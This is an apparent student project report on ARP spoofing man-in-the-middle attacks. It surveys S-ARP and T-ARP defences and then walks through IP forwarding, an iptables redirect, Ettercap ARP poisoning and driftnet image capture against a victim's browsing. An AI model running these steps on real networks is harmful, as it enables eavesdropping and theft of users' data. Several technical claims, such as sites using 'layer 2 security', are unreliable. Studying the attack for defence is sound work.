Attacker's PC : HP pavilion g series running on backbox linux based Operating system which is used for advanced networking and penetration testing.

Victim's PC : HP pavilion p0073tx is running on windows 8.1 having 8 GB of RAM and 4th generation i7 processor is used as victim's PC

A **sendisk 3.0 ultra** is being used to create a live BACKBOX linux based OS environment which is used for the live Boot-able drive.

1.4> Software Specification

1.4.1 Operating System

BackBox Linux based operating system was used for the implementation of this project. Since Linux does not have Streams programming, the implementation is different on this platform as compared to Solaris.

BackBox is a penetration testing and security assessment oriented Ubuntu based Linux [distribution](#) providing a network and informatic systems analysis toolkit. BackBox desktop environment includes a complete set of tools required for Ethical hacking and security testing.

1.4.2 Open Sources Utilized

Linux open source version 2.4.7 has been utilized for the implementation of this Project. BackBox is more than an operating system, it is a Free Open Source Community project with the aim to promote the culture of security in IT environment and give its contribute to make it better and safer. All this using exclusively Free Open Source Software by demonstrating the potential and power of the community.

1.4.3 Ettercap :

Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN. It can be used for computer network protocol analysis and security auditing. It runs on various Unix-like operating systems including Linux, Mac OS X, BSD and Solaris, and on Microsoft Windows. It is capable of intercepting traffic on a network segment, capturing passwords, and conducting active eavesdropping against a number of common protocols.

1.4.4 Wirshark

Wireshark is a free and open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is a data capturing program that "understands" the structure (encapsulation) of different networking protocols. It can parse and display the fields, along with their meanings as specified by different networking protocols.

2 > LITERATURE SURVEY

2.1> Existing systems

There are several solutions proposed to solve the ARP spoof problem. However, most of them have some critical drawbacks. The previous solutions are grouped below in compact form with their strengths and limitations as follows:

2.1.1 > S-ARP:

A Secure Address Resolution Protocol Bruschi et al. proposed a secure address resolution protocol (SARP), which provides the protection against ARP poisoning. Each host has a public/private key pair certified by a local trusted party on the LAN, which acts as a Certification Authority. Messages are digitally signed by the sender, thus preventing the injection of spurious and/or spoofed information. As a proof of concept, the proposed solution was implemented on a Linux box. The Address Resolution Protocol cache poisoning technique relies on the hosts caching reply messages even though the corresponding requests were

never sent. Since no message authentication is provided, any host of the LAN can falsify a message containing poisonous information. Performance measurements show that PKI based strong authentication is feasible to secure even low level protocols, as long as the overhead for key validity verification is kept small.

2.1.2> T-ARP:

A Ticket-based Address Resolution Protocol Lootah et al. implemented the Ticket-based Address Resolution Protocol (TARP). TARP implements security by distributing centrally issued secure MAC/IP address mapping attestations through existing ARP messages. IP networks fundamentally rely on the Address Resolution Protocol for proper operation.

Unfortunately, vulnerabilities in the ARP protocol enable a raft of IP-based impersonation, man-in-the-middle, or DoS attacks. Proposed countermeasures to these vulnerabilities have yet to simultaneously address backward compatibility and cost requirements. The Researcher details the TARP protocol and its

implementation within the Linux operating system. The experimental analysis depicts that TARP leads to the improvement of the costs of implementing ARP security by as much as two orders of magnitude over existing protocols. They conclude by exploring a sort of operational issues related to the deployment and administering the ARP security.

3.> System Analysis and design

3.1 > Requirement Specification

Attacking a computer on a secure network environment to trace vulnerability of the network through passive ARP poisoning and find out possible way to makeover. In technical term, Address Resolution protocol will be poisoned to see what kind of information about the target computer can be detected during attack as the target computer will be convinced to send replies packets through attacker machine. As ARP is a stateless protocol (Whalen, 2001), computer updates ARP cache with the existing one if a new ARP reply is received. So this thesis is how this could lead an investigation and how after all we can take countermeasures on this.

In order to do this project we require a Small network environment which is achieved through the JIO-FI portable wifi internet router, an attacker PC having a linux based Operating system used for penetration testing and security testing with good

processing speed which can forward the IP addresses and port addresses and a victim pc.

3.2 > Flowchart




Figure 9 : Complete Flowchart of ARP spoofing


3.1 > Design and implementation

ARP Spoof

1. Before Spoofing the ARP cache we need to first enable IP_forward as we already discussed in the Project specification part.

```
#echo "1" > /proc/sys/net/ipv4/ip_forward
```

```
#cat /proc/sys/net/ipv4/ip_forward
```

A terminal window titled "Terminal - root@backbox: ~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the following commands and output:

```
backbox@backbox:~$ sudo -s
root@backbox:~# cat /proc/sys/net/ipv4/ip_forward
0
root@backbox:~# echo "1"> /proc/sys/net/ipv4/ip_forward
root@backbox:~# cat /proc/sys/net/ipv4/ip_forward
1
root@backbox:~#
```

output : 1

Figure 9 : IP forwarding

2. After successfully Ip_forwarding we need to Port forwarding as we have already discussed in project specification part.

```
#iptables -t nat -A PREROUTING -p tcp -destination-port 80 -j REDIRECT -to-port 8080
```

3. Then we will be start spoofing the arp cache as follow :


```
Administrator: Command Prompt
C:\Windows\system32>arp -a

Interface: 192.168.225.21 --- 0x4
Internet Address      Physical Address      Type
192.168.225.1         24-fd-52-fd-72-c0    dynamic
192.168.225.27        24-fd-52-fd-72-c0    dynamic
192.168.225.48        9c-6c-15-47-8b-90    dynamic
192.168.225.255       ff-ff-ff-ff-ff-ff    static
224.0.0.2             01-00-5e-00-00-02    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static

Interface: 192.168.56.1 --- 0x16
Internet Address      Physical Address      Type
192.168.56.255       ff-ff-ff-ff-ff-ff    static
224.0.0.2             01-00-5e-00-00-02    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static

C:\Windows\system32>
```

Figure 12 : ARP cache at victim's side After ARP Spoofing.

As we can see in the above figure 11 and figure 12 after the successfully ARP spoofing every node in the network assigned to the attacker's MAC address by which every request generated by every node in the network will be go through the attacker's PC.

In order to sniffing the packets we will use the Linux based tools .

Ettercap :




Figure 13 : Ettercap

1. To open the Ettercap write in command prompt as follows :

#ettercap -G

2. Then click on sniff and select Unified sniffing.
3. Then all the options will be displayed as follows
4. Then click on hosts and select scan for hosts and then open host list.
5. Then click on mitm and select arpspoofing.
6. Then start sniffing.

Driftnet

Open up a terminal in attacker's PC and write the following command to start the driftnet image capturing tool.

```
#driftnet -I wlan0
```

Now this will capture all the image packets used by connected victim.

4.> TESTING...

In order to test the system we have successfully spoofed the network as we shown in the design and implementation part. So after the successfully spoofing the victim's pc was opened the website of Central University so the URL was remotely send to the attacker's pc and when the user moved to see the administration part of the website the driftnet captured the screenshots and the images containing on that webpage. The Screenshot of testing is as follows...




Figure 13: MITM testing 1

Victim was followed the www.curaj.ac.in URL and goes to the administrator frame thus the image containing in

that page is shown to the driftnet screen on attacker's PC.

Then Victim was followed the

<http://www.curaj.ac.in/Default.aspx?PageId=117>

So the following images were captured which tell the activities done by the victim as captured on the attacker's PC





Figure 14 : MITM attack capturing the victim's activity on the attacker's PC


Then the user moved on the

<http://www.curaj.ac.in/Default.aspx?PageId=22>

And result is as follows



Similarly the victim's activity are sniffed by the Ettercap and Driftnet tool.






Figure 15 : Victim's activity are captured in Ettercap

5 > Result and Evaluation

The Result for testing were recorded and evaluated. Since this project is specifies the Layer 2 vulnerability, the requirement of the security at layer 2 is being specified. Most of the enterprise network uses open ports which is not secure and the more improvement at the layer 2 security is needed. At present many websites are not using the layer 2 security which leads to the Exploits such as ARP Spoofing.

At present Facebook and Gmail kind of the websites are the website that uses the layer 2 security and they are really hard to be Poisoned.

The ARP spoofing is a critical vulnerability of the network system which is almost ignored by the professionals and the other users loose their sensitive information such as username, passwords and many more personal information. So this project's goal was to focus on ARP protocol vulnerability which how can became the Major Exploit.

6 > Future Work :

The Following section describes the work that will be implemented in future :

- Performing Denial of service attack, session hijacking attack using the Arp spoofing.
- Performing Active attacks by which we can interpret the information and modify the content of the information in Men_in_the_middle Attack.
- Developing the detection and prevention methods by construction some algorithms.

7.> Reference :

1. <https://backbox.org/download>
2. <https://en.wikipedia.org/wiki/BackBox>
3. <https://en.wikipedia.org/wiki/Address Resolution Protocol>
4. [https://en.wikipedia.org/wiki/ARP spoofing](https://en.wikipedia.org/wiki/ARP_spoofing)
5. A Holistic Approach to ARP Poisoning and Countermeasures by Using Practical by Faisal Md Abdur Rahman , Parves Kamal
6. International Journal of Advanced Research in Computer Science and Software Engineering -- Analysis on Various Methods to Detect Arp Cache Poisoning Attack by Navneet Kaur Garcha and Md Ataullah.
7. ARP Cache Poisoning Detection and Prevention by Silky Manwani